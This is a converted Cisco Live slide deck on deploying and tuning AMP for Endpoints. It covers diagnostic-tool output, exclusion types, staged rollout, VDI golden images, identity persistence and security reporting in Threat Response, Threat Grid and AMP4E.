                         51,937,235 ampsupport 4d2c0d20 20200108 184157.7z
08/01/2020 18:49
08/01/2020 18:51
                          6,133,088 Diag Analyzer v1 02.exe
              2 File(s)
                             58,070,323 bytes
              2 Dir(s) 48,401,014,784 bytes free
::\Users\Rene Straube\Downloads\win-tune>Diag_Analyzer_v1_02.exe
Creating directory
Successfully created the directory c:\Users\Rene Straube\Downloads\win-tune\ampsupport 4d2c0d20 20200108 184157.
Moving log files into the output directory.
Parsing the logs.
would you like to view the exclusions from your policy? [y/n]n
Top 10 Processes:
   6945 C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
    3380 C:\Windows\System32\svchost.exe
    1186 C:\Windows\SystemApps\Microsoft.Windows.Cortana cw5n1h2txyewy\SearchUI.exe
    896 C:\Windows\SysWOW64\OneDriveSetup.exe
    756 C:\Windows\System32\provtool.exe
    565 C:\Users\Administrator\AppData\Local\Microsoft\OneDrive\Update\OneDriveSetup.exe
    565 C:\Users\bkaisere\AppData\Local\Microsoft\OneDrive\Update\OneDriveSetup.exe
    445 C:\Windows\explorer.exe
    382 C:\Windows\System32\MicrosoftEdgeCP.exe
    216 C:\Windows\System32\cleanmgr.exe
```

## Tuning AMP Connector for your Deployment

- We also provide a Python Script for MacOS and Linux Platforms
- Results are also stored in a plain text file
- Next steps:
  - Finding files, file types and file locations with a significant number of hits
  - Check if it's safe to exclude them
  - Try to summarize where possible







# AMP Connector Tuning Demo


cisco Live!



# Remote Diagnostics and Tuning


AMP for Endpoints

BREAK 16:30 - 16:45



## Types Of Exclusions

- Threat
- Path
- File Extension
- Wildcard
- Process Exclusions:
  - File Scan
  - System Process Protection
  - Malicious Activity Protection





### Exclusion type: Threat

This exclusion helps prevent one or more files from being detected based on the threat name. This can be useful if you anticipate a variety of names for a given file. Some examples of threat names are below:

W32.B76344BA43-95.SBX.TG W32.Auto:dfd99f89d2.in05.Talos

NOTE: Use caution when excluding by Threat Type, generic threat types may result in excluding more files than intended, i.e. Generic.A



### Exclusion type: Path

This exclusion can be used in order to exclude a single folder or file. Path exclusions are recursive (any subfolders within that path will also be excluded). Path exclusions are the only ones that can use Constant Special Item ID List (CSIDL) as a wildcard. The two path formats are:

CSIDL\_WINDOWS\system32 C:\Windows\system32

Note: Windows Path Exclusions: Adding "\" to the end of a path exclusion prevents partial directory matches.

i.e If you exclude "C:\Test", AMP will exclude files in "C:\Test", "C:\Testing", "C:\TestTwo", etc. (and all subdirectories)

Linux/MacOS Path Exclusions: the presence/absence of a trailing "/" does NOT trigger on a partial match.

Note: The wildcard star '\*' character is not valid for use within a path exclusion



### Exclusion type: File Extension

This exclusion type is used to exclude files of a certain extension, no matter where it is located on the machine. Examples:

- .log
- .txt
- .db



### Exclusion type: Wildcard

This exclusion type is best used when you may be unable to anticipate a folder or file name. You can use multiple wildcards in a single exclusion as well. The wildcard examples are:

C:\Program Files\MyApplication\\*.log

C:\Users\\*\MyApplication\

C:\ProgramData\\*\MyApplication\\*\\*.log

NOTE: Wild Card Exclusions DO NOT SUPPORT a leading wildcard:

This exclusion is not valid: \*\Users\\*\MyApplication\



#### Exclusion type: Process/MAP/File Scan

Process/MAP/File Scan exclusions can be used to prevent A4E from scanning any files and subprocesses based on a process. You can use either the SHA256 hash of the process or the full file path, or both SHA256 and file path together. If you use both pieces of data then both conditions must be met in order for the exclusion to match. You may also choose to exclude all sub-processes from the matched exclusion. Examples are below:

C:\Program Files\MyApplication.exe

SHA256 of: MyApplication.exe

Note: The filesize has to be less than the policy configured max scan size for hash based exclusions to function properly.



### It's Quiz Time: AMP for Endpoints Deployment




What are the two main reasons for planning and testing Exclusions during Alpha/Beta Phases?



### AMP For Endpoints Deployment Stages

There's just one rule: Deploy in Stages!





#### Alpha Becomes Beta

#### Don't just sit there listening, do something!



- Once the process of collecting diagnostics and tuning has been completed with the Alpha group, move the endpoints into an active policy
- Allow the connectors to run and monitor for any complaints from users
- If issues are discovered, add exclusions for the problematic application
- If odd behavior is exhibited, collect connector diagnostics and open a support case with TAC
- Update items from Stage 3: Setup Console as needed based on lessons learned in stage 4a
- Recommendation: Test with a limited cross section of all departments or endpoint roles?
- Remember: Stage 4b can be repeated as many times as necessary to ensure a smooth deployment



### Deploy to Beta Group

#### Release the Dachshunds



- Deploy the Debug Audit Group connector to the Beta group endpoints
- Monitor the console to ensure the connectors installed and registered
- Allow to run for a minimum of 30 minutes
- Request remote diagnostics from many of the Beta group endpoints
- Download remote diagnostics
- Use the tuning tool to determine any additional exclusions






## Revise Beta Target Environment



Before GA there was Beta, Before Beta, There was....yep, still Beta


- · If issues are discovered, add exclusions for the problematic application
- If odd behavior is exhibited, collect connector diagnostics and open a support case with TAC
- Allow adequate time between rollouts to get feedback from the field and for support cases to be opened
- Recommendation: Increase number of connectors and repeat Stage 4b
- Remember: Stage 4b can be repeated as many times as necessary to ensure a smooth deployment
- Remember: Update items from Stage 3 and Setup Console as needed based on lessons learned in stage 4b





### AMP For Endpoints Deployment Stages

There's just one rule: Deploy in Stages!





### Begin Phased GA Deployment

#### Release the Wolves




- Beta deployment has been successful
- Connectors should be tuned and organized for GA deployment
- Deploy the connector in Protect mode
- Recommendation: Deploy from least important systems though moderately important systems. Save mission critical systems until last.
- Plan GA deployment to reach 100% of endpoints in as many phased deployment steps as IT staff are comfortable with
- Monitor the console to ensure the connectors installed and registered
- Return to Stage 4b: Beta Testing if significant issues are encountered



### AMP For Endpoints Deployment Stages

There's just one rule: Deploy in Stages!





# Identify Any Cisco or 3rd Party Integrations (API)



- Cognitive Threat Analytics
- Cisco Threat Response
- Threat Grid
- AMP Unity (ESA/CES, WSA, FMC)
- SIEM (Splunk, Q-Radar, ELK, etc)
- Alerting Systems, Troublee Ticket Systems
- Identity Services Engine



## General Best Practices

 VDI Deployment Considerations

 Connector Updates and Tuning Best Practices

Cisco Security Connector

# Is your VDI Vendor Supported? Of course

- AMP for Endpoints is VDI vendor agnostic as long as the Virtual Desktop operating system is supported
- AMP Connector run only on the VM; thus the Virtualization Host operating system does not need to be supported
- For a list of supported operating systems please see the "Supported Operating Systems" slide in Appendix C











#### Persistent vs Non-Persistent VMs

- Persistent Virtual Desktops are treated like any other desktop or laptop
- Persistent VDI environments should focus on a properly created golden image as all future desktops will be spawned from a single source
- Non-Persistent Virtual Desktops require additional configuration prior to deployment

 AMP for Endpoints supports both, persistent and non-persistent VDI deployment modes



## What is Identity Persistence

- Identity Persistence feature on Cisco AMP for EP allows a computer object UUID (Universally Unique Identifier) to be reused when a computer or virtual machine is reimaged or redeployed
- Identity Persistence prevents creating duplicate computer objects in a dashboard, and maintains contiguous data for those computer objects
- Identity Persistence allows AMP for EP to identify endpoints based on two VM specific features
  - Host name (Best Practice, uses FQDN of the endpoint)
  - MAC Address

NOTE: Identity Persistence is only available for Windows Connectors

NOTE: Identity Persistence must be enabled by Cisco TAC

NOTE: Identity Persistence must be enabled prior to downloading the Connector Install

Package



#### Identity Persistence - Hints & Pitfalls



Name

Description

- Best Practice: By Hostname across Business
- Best Practice: Enable Identity Persistence uniformly across all policies
  - Uniform configuration across the entire business reduces the complexity of the configuration.
  - Uniform Configuration reduces the risk of duplicates by making the objects globally available rather than per policy/group

- Caution: Moving Computers between groups with different Identity
   Persistence settings will create duplicates. This issue can be greatly
   reduced by using the recommended group/policy configuration settings
- Caution: Sync by MAC Address this option should not be used unless the endpoint has only one MAC address
  - A machine has one hostname, but may have more than one MAC address

Modes and Engines

**Exclusions** 

25 exclusion sets

Proxy

**Outbreak Control** 

**Product Updates** 

**Advanced Settings** 

Administrative Features

Client User Interface

File and Process Scan

Cache

Engines

TETRA

Network

Scheduled Scans

**Identity Persistence** 



## Golden Image VM Deployment

- If AMP for EP is built into the golden image, then it is important that the image is correctly prepared for deployment
- Preparing AMP Golden Image consists of the following:
  - 1. Finalize all other Golden Image prep work first
  - 2. Download the AMP install package for the proper group
  - Install the connector on the golden image using the '/goldenimage 1' flag (no quotes)


NOTE: The connector service must remain stopped during the creation of the golden image and should only start upon the deployment of a new VM.

NOTE: Connector version 6.3.1 or newer



## VDI Deployments - Common Questions

- Why do I keep finding duplicate records in my console?
- Should I use AMP Network Driver in a VDI environment?
- Should I use Tetra in a VDI environment?
- Do I need Specific Exclusions in a VDI environment?





### **Duplicate Connector Records**

Dupes, dupes, everywhere!

- Duplicate records are typically caused by improperly cloning or imaging of endpoints
- Duplicate records can also be created by moving endpoints with identity persistence between groups with inconsistent identity persistence policies
- If you experience issues with duplicates:
  - Validate cloning and imaging configurations
  - Open Support Case
  - · Support will validate configuration and can help remove duplicate entries



#### AMP Network Driver and VDI

- AMP Network Driver (DFC) is the network monitoring feature of AMP for Endpoints
- There are no known incompatibilities with AMP Network Driver in VDI environments
- Care should be taken when installing AMP Network Driver on Windows Servers
  - For more information please see:
     AMP for Endpoints Deployment Strategy Guide Chapter 2
     https://docs.amp.cisco.com/en/A4E/AMP%20for%20Endpoints%20Deployment%20Strategy.pdf



#### TETRA and VDI

- TETRA is AMP for EP equivalent of a traditional AV scanning engine
- TETRA may be used in a VDI deployment as administrators see fit
- There are no known incompatibilities when using TETRA in a VDI environment
- To ensure rapid deployment of TETRA signatures in a VDI environment a AMP Update server is <u>highly recommended!</u>



#### **Exclusions and VDI**


- Within VDI environments it is highly advisable to exclude Mounted Drives
- Additional specialized exclusions may be necessary depending on customer configuration
  - Please contact Cisco TAC for assistance identifying exclusions
- A TechZone article outlining Standard exclusion can be located here:
   <u>Configure and Manage Exclusions in AMP for Endpoints</u>

   <a href="https://www.cisco.com/c/en/us/support/docs/security/sourcefire-fireamp-endpoints/118341-configure-fireamp-00.html">https://www.cisco.com/c/en/us/support/docs/security/sourcefire-fireamp-endpoints/118341-configure-fireamp-00.html</a>
- Standard exclusions are also included in the Cisco Maintained Exclusions



## Connector Update Recommendations

- Modify the policy for the <policyname> Update group
  - Configure connector version (Newest version is nearly always recommended)
  - Configure upgrade window
- Follow Deployment Best Practices starting at Stage 4b
- Choose the Child Group that needs to be updated
- Change the Child Group Parent to the associated Update Parent Group
- Allow time for the connectors to check in and run the update
- Reboot the endpoint! A reboot is always recommended.





## Additional Resources

- Official AMP for Endpoints Docs: <a href="https://console.amp.cisco.com/docs">https://console.amp.cisco.com/docs</a>
- Config Examples & Tech Notes: <u>http://cs.co/amp-technotes</u>
- ATS TME YouTube Channel: <u>http://cs.co/ats-youtube</u>
- ATS Community:
- http://cs.co/ats-community
- ATS APIs:
- http://cs.co/ats-apis
- Cisco Security Github:
- https://github.com/CiscoSecurity




## It's Quiz Time: AMP for Endpoints Deployment



Does it really make sense to deploy in stages?



Say it with me "Deploy In Stages"



## Agenda

- O. General Introduction
- 1. Architecture The IT Architect Role
- 2. Tier-1 SecOps The Analyst Role
- 3. Tier-2 SecOps The Incident Response Role
- 4. Workplace Engineering The IT Endpoint Role
- 5. Automation & Integration SecOps Management







## SecOps Manager's Tasks

Processes & procedures

 Reporting, incl. Incident Reports

 Report to the organization's CISO



## Cisco Security Solutions' Reporting



#### Cisco Threat Response

- Snapshot
- Casebook

#### **Threat Grid**

- Monthly Report
- Sample Report

#### AMP4E


- · Scheduled Report
- Event Report




## CTR Snapshot

#### Cisco Threat Response

- Freeze the current situation
- Share it via URL



#### CTR Casebook



#### Cisco Threat Response

 Shared across different products (CTR, AMP for Endpoint, SMA, Threat Grid..)

Shared between SOC team members



## Cisco Security Solutions' Reporting






## Threat Grid Monthly Report

#### **Threat Grid**

- Detailed monthly
   Reports about all File
   Analysis activities of the
   entire Organization
- Interesting Categories
  - Threat Scores
  - Top Indicators
  - Submission Source
  - Submission File Type






## Threat Grid Sample Report



- Various Export Options for Sampe Analysis Results (Timeline, PCAP, HTML, JSON)
- Can be referenced or appended to Trouble Tickets or Knowledge Base Articles






### Threat Grid API for Reporting

#### **Threat Grid**

- Leverage API for Integrating Threat Grid Results into your own Dashboards/Apps
- Just Copy and Paste the API calls from TG into your App





## Cisco Security Solutions' Reporting





#### AMP4E

## AMP4E (Weekly, Monthly, Quarterly) Assessment

#### **Table of Contents**

**Active Connectors** 

Connector Status

Compromises

File Detections

**Network Detections** 

Low Prevalence Executables

**Threat Root Cause** 

**Vulnerabilities** 

**Successful Quarantines** 

**Retrospective Detections** 

**Retrospective False Positives** 

**Indications of Compromise** 

6 Connectors

47.8 Thousand Files Scanned, 6.9 Thousand IPs Scanned

0 New Compromises, 0 Resolved, 0 In Progress

0 Detections, 0 Quarantines

0 DFC Detections, 0 Agentless CTA Events


3 Low Prevalence Executables Analyzed

3 Vulnerabilities Observed, 1 Vulnerable Computers

#### Threat Root Cause

AMP4E

- Understanding which are the main issues in your organisation
- Understanding where you should put your attention into





#### Threat Root Cause

#### AMP4E

- Understanding which are the main issues in your organisation
- Understanding where you should put your attention into
- Look at the details of each exploited application



Overview	Details	Timeline				
Program		Threat Name	Version	Threats Introduced	Computers Affected	Event Type
avguard.exe			15.0.1910.1634	1760	1	1760 created
avscan.exe			15.0.1912.1681	304	1	304 created
avscan.exe				135	1	135 created
chrome.exe			79.0.3945.117	29	4	19 created 10 moved
explorer.exe			10.0.18362.449	7	2	7 created
explorer.exe			10.0.17134.1098	6	1	6 created
7zFM.exe			19.0.0.0	4	1	4 created
avwebg7.exe			15.0.1911.1649	3	1	3 created
explorer.exe			10.0.17763.107	1	1	1 created



#### **Threat Root Cause**




 Understanding which are the main issues in your organisation

Understanding where you should

put your attention into

 Look at the details of each exploited application

Timeline of the exploited applications



Threat Root Cause



## Vulnerability Software Visibility



